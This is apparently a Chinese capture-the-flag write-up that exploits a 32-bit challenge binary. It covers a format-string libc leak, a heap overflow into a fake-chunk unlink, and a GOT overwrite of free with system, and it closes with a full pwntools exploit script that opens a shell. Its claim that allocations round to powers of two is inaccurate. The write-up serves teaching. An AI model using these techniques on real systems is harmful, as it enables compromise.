

一、题目描述



二、漏洞分析

1、在input\_name()函数中，存在格式化字符串漏洞，可以用于泄露so库基址，因此得到system函数的地址



2、知识点一：堆分配

    堆分配的大小会自动填充到最接近的2的n次幂，如要求分配124字节，系统会分配128字节，其中包括前8字节固定的堆结构，后面的120字节才是用户真正合法的数据写入区，如果用户写入的数据超过了120字节，则视为堆溢出（此处有疑问？？？）

3、知识点二：32bit下堆结构

使用中的堆块：


|  |  |
| --- | --- |
| 4字节 pre\_size | 前一块大小（前一块若是空闲，则pre\_size=前一块大小；前一块若是被分配状态，则pre\_size是前一块的最后4字节内容） |
| 4字节 size & pre\_flag | 本块大小，因为本块大小肯定是8的整数倍，所以后三位一定会空闲出来作为三个flag（最低位:指示前一个chunk是否正在使用;倒数第二位:指示这个chunk是否是通过mmap方式产生的;倒数第三位:这个chunk是否属于一个线程的arena） |
| （堆长度-8）字节 | 用户合法使用 |

空闲列表中的堆块：

|  |  |
| --- | --- |
| 4字节 pre\_size | pre\_size = 上一个空闲块大小 |
| 4字节 size & pre\_flag | size = 本块大小，pre\_flag = 0 |
| 4字节 | 前向指针fd |
| 4字节 | 后向指针bk |
| （堆长度-16）字节 |  |

    need\_chunk\_SIZE\_1()，need\_chunk\_SIZE\_2()函数  分别是申请124和248个字节的堆空间，实际系统将分配128和256字节。

    edit\_chunk()函数分别可以对堆块进行编辑，分别可以往堆块中写入124和248字节的数据。



    漏洞出现在：堆块一系统实际分配128字节，实际上合法的可供用户写入的只有128-8=120字节，edit\_chunk函数允许用户往堆块1中写入124字节，刚好可以覆盖堆块二结构的前4个字节，同时scanf函数自动会在末尾加上 \x00，正好修改堆块二第二个4字节中 的 pre\_flag从1变为0，导致出现堆块1是空闲块的假象，由于128字节的堆块为0x80，所以'\x00'会直接将其覆盖，因此第二个块必须申请256字节的，即0x100。当释放堆块二时，系统检查到堆块二的前一块（即堆块一）是空闲的，因此会将其当做是在空闲列表中的块，将其解链，执行unlink操作。如果在堆块一中事先精心布置好数据，利用unlink就达到任意内存写。


三、漏洞利用

1、格式化字符串



可以输出栈上0xffffcfec里面的内容，从而可以泄露\_\_libc\_start\_main的地址，从而根据so库里的偏移，计算出system函数的地址。

2、首先执行 need\_chunk\_SIZE\_1()，need\_chunk\_SIZE\_2()，need\_chunk\_SIZE\_1(），分配三块内存



    每次malloc（）函数分配结束后，返回堆块起始位置到 $EAX。下一条指令，是将堆块的起始地址记录到堆表中。通过计算知道堆表启示地址为：0x804a0a0 。当分配完三块内存时，查看堆表，挨个记录了三个堆块的起始位置。


3、往第三个堆块上写入 /bin/sh ，为最后调用system做好准备

4、往第一个堆块上写入124字节，从而覆盖了第二个块指示上一块是否空闲的标志位为0，所以在free第二个块的时候，会认为

第一个块是空闲块，从而对其采用unlink操作。现在的想法就是通过dword shoot对4字节内存任意写，修改0x804a0a0处四字节的内容为一个小于0x804a0a的地址，从而在调用edit\_chunk函数的时候可以对其任意写，将其修改为free\_got的地址，从而再调用edit\_chunk函数的时候可以将free\_got地址里的内容修改成system函数的地址。

5、释放第二块，根据此时内存数据，如下图，判断第二块前一块为空闲块，因此对第一块执行unlink操作（目的是改变堆表0x804a0a0的值）

clipboard.png



BK = p ->bk = 0x804a098 = 0x804a0a0 - 0x8


FD = p ->fd =  0x804a094 = 0x804a0a0 - 0xc

\*（FD->bk） = BK   即   \*0x804a0a0 =   0x804a0a0 - 0x8

\*（BK ->fd） = FD   即   \*0x804a0a0 =   0x804a0a0 - 0xc

最终结果就是将堆管表首地址内容改写为 0x804a0a0 - 0xc = 0x804a094

但实际上却失败，报如下错误：



为啥？看一下unlink函数的源码就清楚了

|  |  |
| --- | --- |
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 | #define unlink(AV, P, BK, FD) { FD = P->fd; BK = P->bk; if (\_\_builtin\_expect (FD->bk != P || BK->fd != P, 0)) malloc\_printerr (check\_action, "corrupted double-linked list", P, AV); else { FD->bk = BK; BK->fd = FD; // if (!in\_smallbin\_range (P->size) // && \_\_builtin\_expect (P->fd\_nextsize != NULL, 0)) { // if (\_\_builtin\_expect (P->fd\_nextsize->bk\_nextsize != P, 0) // || \_\_builtin\_expect (P->bk\_nextsize->fd\_nextsize != P, 0)) // malloc\_printerr (check\_action, // "corrupted double-linked list (not small)", // P, AV); // if (FD->fd\_nextsize == NULL) { // if (P->fd\_nextsize == P) // FD->fd\_nextsize = FD->bk\_nextsize = FD; // else { // FD->fd\_nextsize = P->fd\_nextsize; // FD->bk\_nextsize = P->bk\_nextsize; // P->fd\_nextsize->bk\_nextsize = FD; // P->bk\_nextsize->fd\_nextsize = FD; // } // } else { // P->fd\_nextsize->bk\_nextsize = P->bk\_nextsize; // P->bk\_nextsize->fd\_nextsize = P->fd\_nextsize; // } // } } } //当然很多的代码其实是在当内存块的大小过大的时候才会执行的代码 //就是被注释掉的那一部分，在内存块不大的情况下不需要关心 |


看第4行的if语句就明白了，想对内存堆正确释放，必须得过了这个判断

在这里，FD=0x804a094，BK=0x804a098，


FD->bk=0x804a094+0xc=0x804a0a0，BK->fd=0x804a098+0x8=0x804a0a0

而P的值为0x846b000（存储FD的地址为0x846b008）,由于0x804a0a0地址存储的值是0x846b008，所以这个判断绕不过


为了让P的值为0x846b008，我们可以通过精心构造数据，伪造第一个块的大小为0x78。




但改过之后，程序还是无法顺利的运行，虽然0x804a0a0地址处的内容已经变成了我们想要的：



程序卡在这个位置：



原因很简单，eax+0xc指向了无效地址，这是什么原因呢，这个函数看起来就是unlink函数，在对第三个堆块进行操作，查看一下第三个块之后的内容，发现0x9019204值为0，也就是意味着第三个块是空闲块，所以会对其进行unlink操作。



所以在前面重新申请第4个大小为256字节的堆块，解决问题。

6、往堆块1中写入数据，填充12个'A'之后，将 0x804a0a0地址内容写为：我们即将要改变内容的地址 free@got = 0x804a014，下次再向堆块一中写内容时，就等价于向 free@got 表地址写内容，达到改写got表的目的

7. 将system函数的地址写入第一块堆块，改写free@got = system函数地址

8. 释放第三块，调用free函数，参数/bin/sh早已在第三块上布置好，得到shell

exp如下：

|  |  |
| --- | --- |
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 | from pwn import \* libc = ELF("libc.so.6") libc\_start\_main\_offset = libc.symbols["\_\_libc\_start\_main"] system\_offset = libc.symbols['system'] p = process("./pwn2") debug = False if debug: gdb.attach(p,open("debug")) p.recvuntil(">") p.sendline("|%19$x|") data = p.recvuntil(" !") libc\_address = int(data.split("|")[1],16)-243 libc\_base = libc\_address - libc\_start\_main\_offset system\_address = libc\_base + system\_offset print "system\_address = %x" %system\_address #chunk 1 p.send("1\n") #chunk 2 p.send("2\n") #chunk 3 p.send("1\n") #chunk 4 p.send("2\n") #edit chunk 3 p.send("3\n") p.send("3\n") p.send("/bin/sh\n") #edit chunk 1 p.send("3\n") p.send("1\n") flink = 0x804a094 blink = 0x804a098 payload = p32(0) + p32(0x79) + p32(flink) + p32(blink) payload = payload.ljust(120,'a') + p32(0x78) #payload = p32(flink) + p32(blink) #payload = payload.ljust(120,'a') + p32(0x80) p.send(payload) #delete chunk 2 p.send("4\n") p.send("2\n") #edit chunk 1... got\_free = 0x804a014 p.send("3\n") p.send("1\n") payload1 = 'a'\*12 + p32(got\_free) + '\n' p.send(payload1) #edit chunk 1... p.send("3\n") p.send("1\n") p.sendline(p32(system\_address)) #delete chunk 3...free(3) = system('/bin/sh') p.send("4\n") p.send("3\n") p.interactive() |

程序：